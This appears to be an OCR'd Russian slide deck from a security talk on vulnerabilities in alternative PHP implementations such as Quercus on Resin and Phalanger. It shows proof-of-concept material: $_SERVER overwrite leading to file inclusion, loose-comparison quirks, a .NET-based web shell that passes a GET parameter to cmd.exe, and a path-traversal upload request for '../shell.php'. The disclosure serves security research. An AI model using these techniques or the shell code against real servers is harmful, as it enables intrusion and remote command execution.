
- **При передаче параметров методом POST происходит их глобализация!**

Глобализация переменных <= Quercus on Resin 4.0.26



Перезапись переменных <= Quercus on Resin 4.0.26

Параметры, передаваемые методом POST, обрабатываются некорректно – возможна перезапись переменных массива *_SERVER*!




Перезапись переменных <= Quercus on Resin 4.0.26

- **Вектор атаки – перезапись элементов массива _SERVER, содержащих абсолютный путь до сценария.**
- **Как правило, элементы массива _SERVER используются в функциях подключения сценариев и работы с файловой системой.**
- **Перезапись данных элементов может привести к возможности реализации ряда атак, например, Local File Inclusion.**

```
<?php
include($_SERVER["DOCUMENT_ROOT"]."header.php");
?>
```

Перезапись переменных <= Quercus on Resin 4.0.26

Используя возможность перезаписи переменных, значение $_SERVER["DOCUMENT_ROOT"] можно задать произвольным.



Гибкое сравнение переменных различного типа

Гибкое сравнение – сравнение с помощью ==

В PHP гибкое сравнение параметров различного типа происходит с некоторыми особенностями:

Loose comparisons with ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

Гибкое сравнение переменных различного типа

- **Большое количество PHP-приложений было разработано с учетом данных особенностей**
- **Изменение данного поведения может привести к совершенно непредсказуемой работе приложения…**



Проверялось соблюдение данной специфики.

Интересности нашлись быстро ☺

Гибкое сравнение переменных различного типа

Сценарий #1:

```
<?php
$xArray = array(TRUE, FALSE, 1, 0, -1, "1", "0", "-1", NULL, array(), "php", "");
foreach($xArray as $x) {
        if($x == array()) { echo("TRUE"); } else { echo("FALSE"); }
        echo("<br>");
}
?>
```

Сценарий #2:

```
<?php
$xArray = array(TRUE, FALSE, 1, 0, -1, "1", "0", "-1", NULL, array(), "php", "");
foreach($xArray as $x) {
        if(array() == $x) { echo("TRUE"); } else { echo("FALSE"); }
        echo("<br>");
}
?>
```

== equals | Quercus on Resin

	Сценарий #1 (resin 3.1.12)	Сценарий #1 (resin 4.0.26)	Сценарий #2
TRUE	FALSE	FALSE	TRUE
FALSE	TRUE	TRUE	TRUE
1	FALSE	TRUE	TRUE
0	TRUE	TRUE	TRUE
-1	FALSE	TRUE	TRUE
"1"	FALSE	FALSE	TRUE
"0"	FALSE	FALSE	TRUE
"-1"	FALSE	FALSE	TRUE
NULL	TRUE	TRUE	TRUE
array()	TRUE	TRUE	TRUE
"php"	FALSE	FLASE	TRUE
""	FALSE	FLASE	TRUE

- **Видно, что результат сравнения зависит от порядка следования сравниваемых переменных. Такое поведение не типично для PHP интерпретатора.**
- **Кроме того, во всех случаях результат сравнения *array()* и *0* является истиной (*TRUE*), что так же является не типичным поведением для PHP интерпретатора.**

== equals | Quercus on Resin

Далее был произведен детальный анализ гибкого сравнения массива с переменными различного типа:

```
<?php
$test = ...
$xArray = array(TRUE, FALSE, 1, 0, -1, "1", "0", "-1", NULL, array(), "php", "");
foreach($xArray as $x) {
        if($test == $x) { echo("TRUE"); } else { echo("FALSE"); }
        echo("<br>");
}
?>
```

При передаче пустого массива:

http://192.168.67.139:8080/test.php?test[]=

, его тип определяется как array(1) { [0]=> string(0) "" } - это является корректным поведением для PHP. Результаты сравнения параметра данного типа с параметрами других типов представляют наибольший интерес.

== equals | Quercus on Resin

	$test = array()	*$test* = array(0 => "")
***$x* = TRUE**	TRUE	TRUE
***$x* = FALSE**	TRUE	TRUE
***$x* = 1**	TRUE	TRUE
***$x* = 0**	TRUE	TRUE
***$x* = -1**	TRUE	TRUE
***$x* = "1"**	TRUE	FALSE
***$x* = "0"**	TRUE	FALSE
***$x* = "-1"**	TRUE	FALSE
***$x* = NULL**	TRUE	TRUE
***$x* = array()**	TRUE	TRUE
***$x* = "php"**	TRUE	FALSE
***$x* = ""**	TRUE	TRUE

- **Результаты сравнения сильно отличаются от тех, которые должны быть**
- **Поведение сценариев становится непредсказуемым, возможно появление множества уязвимостей!**

Уязвимости на стыке технологий

open_basedir/safe mode bypass | Phalanger 3.0


Phalanger позволяет обращаться к .NET-классам, что может быть использовано с целью обхода ограничений безопасности.

Установленные ограничения безопасности (например, disable_functions) обычно не учитывают конструкции .NET:

```
<?php
$process = new Diagnostics\Process();
$process->StartInfo->FileName = "cmd.exe";
$process->StartInfo->WorkingDirectory = "C:\\";
$process->StartInfo->Arguments = "/c ".$_GET["cmd"];
$process->Start();
$process->WaitForExit();
?>
```


Уязвимости старых версий PHP

О них ходят легенды…



XSS in Error Message | Quercus on Resin | Roadsend

В сообщениях об ошибках замена служебных символов на их HTML-эквиваленты не производится, а значит сообщение об ошибке = XSS.



Загрузка файлов: Path Traversal | Quercus on Resin 3.1.12

Из-за некорректной обработки имени файла, загружаемого на сервер, возможна эксплуатации уязвимости Path Traversal.


Пример HTTP-запроса:

```
POST http://192.168.67.139:8080/test/file.php HTTP/1.1
...
Content-Type: multipart/form-data; boundary=--------------------------101412320927450
Content-Length: 228

----------------------------101412320927450\r\n
Content-Disposition: form-data; name="test"; filename="../shell.php"\r\n
Content-Type: application/octet-stream\r\n
\r\n
<?php\r\n
phpinfo();\r\n
?>\r\n
----------------------------101412320927450--\r\n
```

Загрузка файлов: Null Byte | Quercus on Resin

Из-за некорректной обработки имени файла, загружаемого на сервер, возможно отбрасывание добавляемого постфикса (например, .jpg) с помощью null-byte.




Загрузка файлов: Null Byte | Quercus on Resin

В результате возможен обход проверок расширения.

```
<?php
 if(isset($_FILES["image"])) {
        if(!preg_match("#\.(jpg|png|gif)$#", $_FILES["image"]["name"])) {
                die("Hacking attempt!");}

        copy($_FILES["image"]["tmp_name"],
                "./uploads/".$_FILES["image"]["name"]
        );
}
?>
```



Итоги

Все сторонние реализации имеют лучшую производительность, расширенные возможности, но при этом есть и обратная сторона – безопасность.

- Уязвимости окружения
- HTTP Parameter Contamination
- Path Traversal
- Различные нарушение логики
- etc

Самой уязвимой реализацией оказался Quercus on Resin.

Самой безопасной - HipHop. Он не только показал эталонные результаты, но и в чем-то превзошел стандартную реализацию PHP.

Спасибо за внимание!

Вопросы?

POSITIVE TECHNOLOGIES